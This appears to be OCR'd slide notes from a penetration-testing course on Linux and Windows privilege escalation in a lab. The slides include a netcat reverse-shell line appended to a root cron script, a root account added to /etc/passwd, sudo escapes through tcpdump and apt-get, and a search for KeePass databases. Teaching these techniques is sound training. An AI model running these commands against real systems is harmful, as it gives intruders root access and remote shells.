- `find / -amin -60`: find files accesses within the last hour (60 minutes)
- `find / -size 50M`: find files with a 50 MB size

This command can also be used with (+) and (-) signs to specify a file that is larger or smaller than the given size.

Manual Enumeration (Linux)




```
joe@debian-privesc:~$ env
...
XDG_SESSION_CLASS=user
TERM=xterm-256color
SCRIPT_CREDENTIALS=lab
USER=joe
LC_TERMINAL_VERSION=3.4.16
SHLVL=1
XDG_SESSION_ID=35
LC_CTYPE=UTF-8
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.118.2 59808 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
MAIL=/var/mail/joe
SSH_TTY=/dev/pts/1
OLDPWD=/home/joe/.cache
_=/usr/bin/env
```

Automated Enumeration (Linux)

- **LinPeas**: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum**: https://github.com/rebootuser/LinEnum
- **LES (Linux Exploit Suggester)**: https://github.com/mzet-/linux-exploit-suggester
- **Linux Smart Enumeration**: https://github.com/diego-treitos/linux-smart-enumeration
- **Linux Priv Checker**: https://github.com/linted/linuxprivchecker

Insecure File Permissions


Abusing Cron Jobs



```
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
...
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (pidfile fd = 3)
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (Running @reboot jobs)
Aug 25 04:57:01 debian-privesc CRON[918]:  (root) CMD (/bin/bash
/home/joe/.scripts/user_backups.sh)
Aug 25 04:58:01 debian-privesc CRON[1043]: (root) CMD (/bin/bash
/home/joe/.scripts/user_backups.sh)
Aug 25 04:59:01 debian-privesc CRON[1223]: (root) CMD (/bin/bash
/home/joe/.scripts/user_backups.sh)
```

Insecure File Permissions


Abusing Cron Jobs



```
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/

joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
joe@debian-privesc:~$ cd .scripts

joe@debian-privesc:~/.scripts$ echo >> user_backups.sh

joe@debian-privesc:~/.scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc  192.168.118.2  1234 >/tmp/f" >> user_backups.sh

joe@debian-privesc:~/.scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Insecure File Permissions


Abusing Password Authentication



```
joe@debian-privesc:~$ openssl passwd w00t
Fdzt.eqJQ4s0g

joe@debian-privesc:~$ echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >>
/etc/passwd

joe@debian-privesc:~$ su root2
Password: w00t

root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
```

Insecure System Components


Abusing Sudo




```
joe@debian-privesc:~$ sudo -l
[sudo] password for joe:
Matching Defaults entries for joe on debian-privesc:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User joe may run the following commands on debian-privesc:
    (ALL) (ALL) /usr/bin/crontab -l, /usr/sbin/tcpdump, /usr/bin/apt-get
```

Insecure System Components

Abusing Sudo




```
joe@debian-privesc:~$ COMMAND='id'
joe@debian-privesc:~$ TF=$(mktemp)
joe@debian-privesc:~$ echo "$COMMAND" > $TF
joe@debian-privesc:~$ chmod +x $TF
joe@debian-privesc:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
[sudo] password for joe:
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...
compress_savefile: execlp(/tmp/tmp.c5hrJ5UrsF, /dev/null) failed: Permission denied
```



```
joe@debian-privesc:~$ cat /var/log/syslog | grep tcpdump
...
Aug 29 02:52:14 debian-privesc kernel: [ 5742.171462] audit: type=1400
audit(1661759534.607:27): apparmor="DENIED" operation="exec"
profile="/usr/sbin/tcpdump" name="/tmp/tmp.c5hrJ5UrsF" pid=12280 comm="tcpdump"
requested_mask="x" denied_mask="x" fsuid=0 ouid=1000
```

Insecure System Components

Abusing Sudo



```
joe@debian-privesc:~$ sudo apt-get changelog apt
...
Fetched 459 kB in 0s (39.7 MB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
```

Insecure System Components

Exploiting Kernel Vulnerabilities

The Kernel exploit methodology is simple:

1. Identify the kernel version
2. Search and find an exploit code for the kernel version of the target system
3. Run the exploit

Windows Privilege Escalation

1. **Enumerating Windows**
2. **Leveraging Windows Services**
- Service Binary Hijacking
- Service DLL Hijacking
- Unquoted Service Paths


1. **Abusing Other Windows Components**
- Scheduled Tasks
- Using Exploits

Windows Privilege Escalation


Enumerating Windows

- Username and hostname
- Group memberships of the current user
- Existing users and groups
- Operating system, version and architecture
- Network information
- Installed applications
- Running processes


Enumerating Windows



```
PS C:\Users\dave> Get-LocalUser
Get-LocalUser

Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
BackupAdmin        True
dave               True    dave
daveadmin          True
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
offsec             True
steve              True
```




```
PS C:\Users\dave> Get-LocalGroup
Get-LocalGroup

Name                                Description
----                                -----------
adminteam                       Members of this group are admins to all workstations on the
second floor
BackupUsers
helpdesk
...
Administrators                      Administrators have complete and unrestricted
access to the computer/domain
...
Remote Desktop Users                Members in this group are granted the right to
logon remotely
```




```
PS C:\Users\dave> Get-LocalGroupMember adminteam
Get-LocalGroupMember adminteam

ObjectClass Name                PrincipalSource
----------- ----                ---------------
User        CLIENTWK220\daveadmin Local

PS C:\Users\dave> Get-LocalGroupMember Administrators
Get-LocalGroupMember Administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\backupadmin     Local
User        CLIENTWK220\offsec        Local
```


Enumerating Windows



```
PS C:\Users\dave> systeminfo
systeminfo

Host Name:                 CLIENT220
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
...
System Type:               x64-based PC
...
```




```
PS C:\Users\dave> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       6824
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       960
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       6824
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1752
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1084
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       3288
...
  TCP    192.168.50.220:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.50.220:3389    192.168.119.4:33060    ESTABLISHED     1084
  TCP    192.168.50.220:4444    192.168.119.3:51082    ESTABLISHED     2044
```




```
PS C:\Users\dave> ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : clientwk220
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-8A-80-16
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::cc7a:964e:1f98:babb%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.50.220(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-3B-F7-25-00-50-56-8A-80-16
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Enumerating Windows




```
PS C:\Users\dave> Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname
Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname

displayname
-----------
KeePass Password Safe 2.51.1
Microsoft Edge
Microsoft Edge Update
Microsoft Edge WebView2 Runtime
...
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913
```




```
PS C:\Users\dave> Get-ItemProperty
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
displayname

DisplayName
-----------
7-Zip 21.07 (x64)
...
XAMPP
VMware Tools
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913
```

Enumerating Windows




```
PS C:\Users\dave> Get-Process
Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
     49      12      528       1152       0.03   2044   0 access
...
    477      49    17328      23904              6068   0 httpd
    179      29     9608      19792              6824   0 httpd
...
    174      16   210620      29048              1752   0 mysqld
...
    825      40    75804      14404       5.91   6332   0 powershell
...
    379      24     6864      30236              2272   1 xampp-control
...
```

Enumerating Windows




```
PS C:\Users\dave> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction
SilentlyContinue
Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
```

